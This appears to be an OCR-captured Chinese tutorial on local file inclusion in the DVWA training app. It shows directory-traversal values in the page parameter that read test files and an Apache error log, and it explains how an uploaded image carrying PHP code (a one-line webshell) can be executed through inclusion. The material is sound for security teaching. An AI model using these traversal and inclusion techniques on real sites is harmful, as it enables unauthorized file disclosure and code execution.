
看敏感文件

1的示例:


想要查看text1.txt里面的内容:


计算机 ▸ 本地磁盘 (C:) ▸ AppServ ▸ www ▸ dvwa ▸ vulnerabilities ▸ fi ▸
打开 ▾
打印
新建文件夹
问的位置
盘 (C:)

名称	修改日期	类型	大小
help	2018/9/5 9:08	文件夹	
source	2018/9/5 9:08	文件夹	
include.php	2016/6/23 17:13	PHP 文件	1 KB
index.php	2016/6/23 17:13	PHP 文件	1 KB
test1.txt	2018/9/21 19:56	文本文档	1 KB



计算机 ▸ 本地磁盘 (C:) ▸ AppServ ▸ www ▸ dvwa ▸ vulnerabilities ▸ fi ▸
打开 ▾
打印
新建文件夹
名称
修改日期
类型
大小
的位置
test1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
hello world
```


172.20.10.4/dvwa/vulnerabilities/fi/?page=test1.txt
搜索
最常访问
火狐官方站点
新手上路
常用网址
京东商城
您必须先登录此网络才能访问互联网。
打开网络登录


```
hello world
Warning: Cannot modify header information - headers already sent by (output started at C:\AppServ\www\dvwa\vulnerabilities\fi\test1.txt:1) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on

Warning: Cannot modify header information - headers already sent by (output started at C:\AppServ\www\dvwa\vulnerabilities\fi\test1.txt:1) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on

Warning: Cannot modify header information - headers already sent by (output started at C:\AppServ\www\dvwa\vulnerabilities\fi\test1.txt:1) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php on
```


这个文件就是在当前目录下面的，那么如果是在下面这个目录下面呢?



```
this is a secret
```

有可能你会知道它的url,但是很难知道其具体的物理路径;






172.20.10.4/dvwa/vulnerabilities/fi/?page=../../aaa.txt

您必须先登录此网络才能访问互联网。


```
this is a secret
Warning: Cannot modify header information - headers already sent by (output started at C:\AppServ\www\dvwa\aaa.txt:1) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php o

Warning: Cannot modify header information - headers already sent by (output started at C:\AppServ\www\dvwa\aaa.txt:1) in C:\AppServ\www\dvwa\dvwa\includes\dvwaPage.inc.php o
```

这里用的是相对路径的写法;




```
../../test2.txt

D:\AppServ\Apache2.2\logs
D:\AppServ\www\DVWA\vulnerabilities\fi
```

- 要包含AppServ\Apache2.2\logs\error.log文件，应如何构造文件路径？



```
http://192.168.80.1/dvwa/test2.txt
../../test2.txt

D:\AppServ\Apache2.2\logs\error.log
D:\AppServ\www\DVWA\vulnerabilities\fi
../../../../Apache2.2/logs/error.log
```

`../../../../Apache2.2/logs/error.log`



172.20.10.4/dvwa/vulnerabilities/fi/?page=../../../../Apache2.2/lo


您必须先登录此网络才能访问互联网。

```
Starting the Apache2.2 service The Apache2.2 service is running. rmine the server's fully qualified domain name, using 10.0.0.109 for ServerName [Thu Jan 31 20:30:15 2008] [notice] Apache/2.2.8 (Win3
-- resuming normal operations [Thu Jan 31 20:30:15 2008] [notice] Server built: Jan 18 2008 00:37:19 [Thu Jan 31 20:30:15 2008] [notice] Parent: Created child process 756 httpd.exe: Could not reliably de
server's fully qualified domain name, using 10.0.0.109 for ServerName httpd.exe: Could not reliably determine the server's fully qualified domain name, using 10.0.0.109 for ServerName [Thu Jan 31 20:30
notice] Child 756: Child process is running [Thu Jan 31 20:30:15 2008] [notice] Child 756: Acquired the start mutex. [Thu Jan 31 20:30:15 2008] [notice] Child 756: Starting 64 worker threads. [Thu Jan 31
2008] [notice] Child 756: Starting thread to listen on port 80. [Thu Jan 31 20:30:22 2008] [notice] Parent: Received shutdown signal -- Shutting down the server. [Thu Jan 31 20:30:22 2008] [notice] Child 75
signaled. Child process is ending. [Thu Jan 31 20:30:23 2008] [notice] Child 756: Released the start mutex [Thu Jan 31 20:30:24 2008] [notice] Child 756: All worker threads have exited. [Thu Jan 31 20:30
notice] Child 756: Child process is exiting [Thu Jan 31 20:30:24 2008] [notice] Parent: Child process exited successfully. Starting the Apache2.2 service The Apache2.2 service is running. to load dynamic
C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\xd2\xb2\xbb\xb5\xbd\xd6\xb8\xb6\xa8\xb5\xc4\xc4\xa3\xbf\xe9\xa1\xa3\r\n in Unknown on line 0 [Wed Sep 05 09:05:54 2018] [notice] Apache/2.2.8 (Win32) PHP
configured -- resuming normal operations [Wed Sep 05 09:05:54 2018] [notice] Server built: Jan 18 2008 00:37:19 [Wed Sep 05 09:05:54 2018] [notice] Parent: Created child process 3824 PHP Warning: F
Unable to load dynamic library 'C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\xd2\xb2\xbb\xb5\xbd\xd6\xb8\xb6\xa8\xb5\xc4\xc4\xa3\xbf\xe9\xa1\xa3\r\n in Unknown on line 0 [Wed Sep 05 09:05:55 2018] [not
3824: Child process is running [Wed Sep 05 09:05:55 2018] [notice] Child 3824: Acquired the start mutex. [Wed Sep 05 09:05:55 2018] [notice] Child 3824: Starting 64 worker threads. [Wed Sep 05 09:05:
notice] Child 3824: Starting thread to listen on port 80. [Wed Sep 05 09:15:20 2018] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/favicon.ico, referer: http://127.0.0.1/ [Wed Sep 05 09:20:4
client 127.0.0.1] File does not exist: C:/AppServ/www/favicon.ico, referer: http://127.0.0.1/dvwa/login.php [Mon Sep 10 12:41:50 2018] [warn] pid file C:/AppServ/Apache2.2/logs/httpd.pid overwritten -- Un
shutdown of previous Apache run? PHP Warning: PHP Startup: Unable to load dynamic library 'C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\xd2\xb2\xbb\xb5\xbd\xd6\xb8\xb6\xa8\xb5\xc4\xc4\xa3\xbf\xe9\xa
Unknown on line 0 [Mon Sep 10 12:42:01 2018] [notice] Apache/2.2.8 (Win32) PHP/5.2.6 configured -- resuming normal operations [Mon Sep 10 12:42:01 2018] [notice] Server built: Jan 18 2008 00:37:19
12:42:01 2018] [notice] Parent: Created child process 1864 PHP Warning: PHP Startup: Unable to load dynamic library 'C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\xd2\xb2\xbb\xb5\xbd\xd6\xb8\xb6\xa8\xb5
xbf\xe9\xa1\xa3\r\n in Unknown on line 0 [Mon Sep 10 12:42:01 2018] [notice] Child 1864: Child process is running [Mon Sep 10 12:42:01 2018] [notice] Child 1864: Acquired the start mutex. [Mon Sep 10
2018] [notice] Child 1864: Starting 64 worker threads. [Mon Sep 10 12:42:01 2018] [notice] Child 1864: Starting thread to listen on port 80. [Mon Sep 10 12:49:43 2018] [warn] pid file C:/AppServ/Apache2.
/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run? PHP Warning: PHP Startup: Unable to load dynamic library 'C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\xd2\xb2\xbb\xb5\xbd\xd6\xb
xb5\xc4\xc4\xa3\xbf\xe9\xa1\xa3\r\n in Unknown on line 0 [Mon Sep 10 12:49:52 2018] [notice] Apache/2.2.8 (Win32) PHP/5.2.6 configured -- resuming normal operations [Mon Sep 10 12:49:52 2018] [no
built: Jan 18 2008 00:37:19 [Mon Sep 10 12:49:52 2018] [notice] Parent: Created child process 1444 PHP Warning: PHP Startup: Unable to load dynamic library 'C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\
xb5\xbd\xd6\xb8\xb6\xa8\xb5\xc4\xc4\xa3\xbf\xe9\xa1\xa3\r\n in Unknown on line 0 [Mon Sep 10 12:49:52 2018] [notice] Child 1444: Child process is running [Mon Sep 10 12:49:52 2018] [notice] Child 14
the start mutex. [Mon Sep 10 12:49:52 2018] [notice] Child 1444: Starting 64 worker threads. [Mon Sep 10 12:49:52 2018] [notice] Child 1444: Starting thread to listen on port 80. [Mon Sep 10 13:22:00 20
client 127.0.0.1] File does not exist: C:/AppServ/www/favicon.ico, referer: http://127.0.0.1/ [Mon Sep 10 23:04:53 2018] [warn] pid file C:/AppServ/Apache2.2/logs/httpd.pid overwritten -- Unclean shutdown
Apache run? PHP Warning: PHP Startup: Unable to load dynamic library 'C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\xd2\xb2\xbb\xb5\xbd\xd6\xb8\xb6\xa8\xb5\xc4\xc4\xa3\xbf\xe9\xa1\xa3\r\n in Unknown
Sep 10 23:04:55 2018] [notice] Apache/2.2.8 (Win32) PHP/5.2.6 configured -- resuming normal operations [Mon Sep 10 23:04:55 2018] [notice] Server built: Jan 18 2008 00:37:19 [Mon Sep 10 23:04:55 2
Parent: Created child process 816 PHP Warning: PHP Startup: Unable to load dynamic library 'C:/AppServ\\php5\\ext\\php_exif.dll' - \xd5\xd2\xb2\xbb\xb5\xbd\xd6\xb8\xb6\xa8\xb5\xc4\xc4\xa3\xbf\xe9\xa1
```

文件包含配合文件上传

36讲了:

很多网站提供文件上传功能,但是一般都做了限制,只让你上传图片,如果有文件包含漏洞的话,是可以执行图片里面的代码的,可以把一句话木马保存为图片文件上传,而后通过包含漏洞去执行图片里面的代码,因为php有一个解析漏洞;



PHP解析漏洞

- 01.txt是一个正常的文本文件，但文件内容却是符合PHP语法的代码：

```
<?php
        phpinfo();
?>
```

- 利用文件包含漏洞包含01.txt，其中的代码被正确执行了。
- 将01.txt的扩展名改为jpg、rar、doc、xxx等，都可以执行。
- 只要文件内容符合PHP语法规范，那么任何扩展名都可以被PHP解析。

(2'左右)